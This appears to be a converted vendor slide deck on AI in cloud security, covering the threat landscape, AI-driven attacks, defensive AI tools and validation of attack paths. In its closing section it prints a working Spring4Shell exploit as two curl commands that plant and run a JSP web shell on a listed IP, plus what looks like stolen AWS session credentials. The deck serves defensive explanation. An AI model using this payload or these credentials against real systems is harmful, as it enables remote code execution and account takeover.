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# Securing The Cloud: Taking Back The Attacker's Mindset

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
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# Agenda

- 1 AI Within the Cloud Security Challenge
- 2 Cloud Threat Landscape
- 3 AI to Secure the Cloud
- 4 Taking Back the Attacker's Mindset

## Antoine de Saint Exupéry

“The machine does not isolate man from the great problems of nature but plunges him more deeply into them.”



# AI within the Cloud Security challenge

**AI-fueled External Challenges:**  
Evolving Cloud Threat Landscape  
& Motivated Threat Actors (APTs)



**Internal AI opportunities:**  
People, Processes  
& Technology

# Cloud Threats On The Rise...



## Increase in # of cloud breaches:

Targeting business critical applications in cloud & the increasing amount of data stored in public cloud

## Increase in cloud attack sophistication:

Novel techniques continue to be seen, across more threat actors, and in new combinations

## Increase in AI & automation in cloud attacks:

Chat & WormGPT, & bots including crypto-miners, scrapers, phishing, credential harvesting & stuffing

# Previous Examples of AI-Powered Attacks



**PassGan & PCFG Crackers**  
AI & ML powered password crackers

**MalGan**  
Feed-forward neural networks designed  
to evade ML detection engines

**DeepLocker**  
IBM POC with deep neural network capabilities  
& stays hidden until hitting pre-defined context

# Cloud Attacks: The Knock On The Door...



**Fileless attacks**  
running in memory steadily rising

**Wipers & Ransomware**  
now have Linux variants

**Container specific attacks**  
(container escape, mounting filesystems)

**Cryptojacking**

**OS & App level vulnerabilities**  
found via automated tooling  
& **exploited** via automated tooling

**AI-Malware polymorphism**  
**Black Mamba recent example**

# Cloud Attacks: DevOps Pipeline Threats...

**Targeted Supply Chain**  
campaigns are being observed for the first time

**Use of non-standard languages** for threat actors to hide in open-source packages

**Code Repositories** are being targeted – for credential harvesting and supply-chain threat opportunities

**CI/CD Pipelines Abuse** to deploy malware, exfiltrate data, and/or execute unauthorized commands within DevOps workflows

**Account Take Over** enables popular libraries to be poisoned

**Certain Threat Actors** are targeting developers to understand business logic and weaknesses of web apps



# Cloud Attacks: Cloud Misconfigurations...

Threat actors often **combine misconfigurations** into a more complex attack chain

Often **targeting and involving Cloud Identity** (AWS IAM & Azure AD)

Additionally, threat actors are now being seen **causing Cloud Misconfigurations**

A new requirement to differentiate between **mess and noise & what misconfigurations are compromise artifacts...**

**How do you hunt for Cloud LoBins?**



# Cloud Attacks: Where We Are Now...


## The Knock On The Door



## DevOps Pipeline Threats



## Cloud Misconfigurations



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
## Modern Cloud Attacks

are combining  
tactics and techniques  
across the  
cloud threat landscape

& AI-powered defense  
is required to face  
this new reality



# A Time & Place for Machines



“Real” World

# AI Engines for Cloud Runtime Security

## Pre-Execution



### Static AI/ML

- File inspection
- Parsing file structures
- Entropy
- Opcode histograms

ML algorithms learn good from bad  
Unsupervised doesn't require feature labeling

## Real-Time



### Behavioral AI

- OS process monitoring
- Event linking
- Adds new dimension: Time
- Extensive context

AI learns how programs behave (good & bad)  
AI improves over time (observability)

# Potential Security Uses of Generative AI

## Creation



Creates artefacts of value given a (multimodal) specification

**Detection Code  
Incident Summaries**

## Interaction

Supports fluent, context driven dialogue (with knowledge)

**Step by Step Guidance  
Self-documenting Work**



## Prediction



Offers a completion, given a sequence and constraints

**Attacker Activity  
Remedial Action**

# SentinelOne's Purple AI

Your AI security analyst to help you detect earlier, respond faster and stay ahead of attacks



## Empower every analyst

Use natural language to find and respond to critical risk.

Automatically translate conversational inputs to structured PowerQueries leveraging the Singularity Data Lake



## Accelerate threat hunting

Guide analysts with Hunting Quickstarts, auto-summaries, and suggested queries.

Reduce hunting cycles times from hours to minutes.



## Integrate with your workflows

Scale collaboration across teams with saved notebooks.

Streamline threat investigations with unified data access and threat intelligence.


# AI & Validation



As we increase AI-reliance  
within cloud defense,  
there will be a growing  
trend of validation,  
to ensure time isn't wasted  
chasing AI hallucination




# Take back the Attacker's Mindset: Validating Attack Paths




## Attack Paths:

**The correlation of publicly accessible assets with insecure cloud assets – including misconfigurations and vulnerabilities**

# Take back the Attacker's Mindset: Offensive Security Engine



```
{  
  "Code" : "Success",  
  "LastUpdated" : "2024-03-25T16:18:53Z",  
  "Type" : "AWS-HMAC",  
  "AccessKeyId" : "ASIAUMNA5JFASPWX2UGM",  
  "SecretAccessKey" : "ckgDIdcqm4gQVTdZQxjjIVUE+OdNGov4qDDnKqE1",  
  "Token" :  
    "IQoJb3JpZ2luX2VjEHgaCXVzLWVhc3QtMiJHMEUCIH2eYxk6f9DtEm9oy34MtW4I  
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**Offensive Security Engine**  
safely simulates attacker methods  
and captures the response

Removes false positives by analyzing  
which theoretical attack paths are actually  
exploitable

Focus on what matters...  
Evidence based prioritization with  
Verified Exploit Paths®

# Take back the Attacker's Mindset: Verified Exploit Paths™

## Achieves:

- **What risk is real and requires focus?**
- **What would an exploit look like?**
- **What is the impact? / give me the So What**

### Exploit Path(CVE-2022-22965)

Critical ⚠️

#### 1. Trying to upload a harmless shell file on the host

```
curl -L -v -X 'POST' -d 'class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7D%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(echo nonmalicious_spring4shell).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!=3D-1)%7B%20out.println(new%20String(b))%3B%207D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webappsROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=nonmalicious&class.module.classLoader.resources.context.parent.pipeline.first.dateFormat=' -H 'C1: Runtime' -H 'C2: <%' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Dnt: 1' -H 'Suffix: %>//' http://3.19.156.205:8080/'
```

#### ● Conclusion

Cloud Native Security has uploaded a shell file

#### 2. Trying to execute the uploaded shell script

```
curl -L -s -D - -o -X 'GET' 'http://3.19.156.205:8080/nonmalicious.jsp?pwd=j'
```

#### ● Finding

The execution was successful indicating exploit of Spring4shell RCE(CVE-2022-22965)

# Key Takeaways



**Immense Potential for Attacking**

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Potential



**Significantly Enhances Cybersecurity**

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Enhancements



**Humans + AI**

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Holistic



**Continually Advance Defensive AI**

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Defensive





**Collaboration is Vital for Effectiveness**

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Capabilities

# Thank You!



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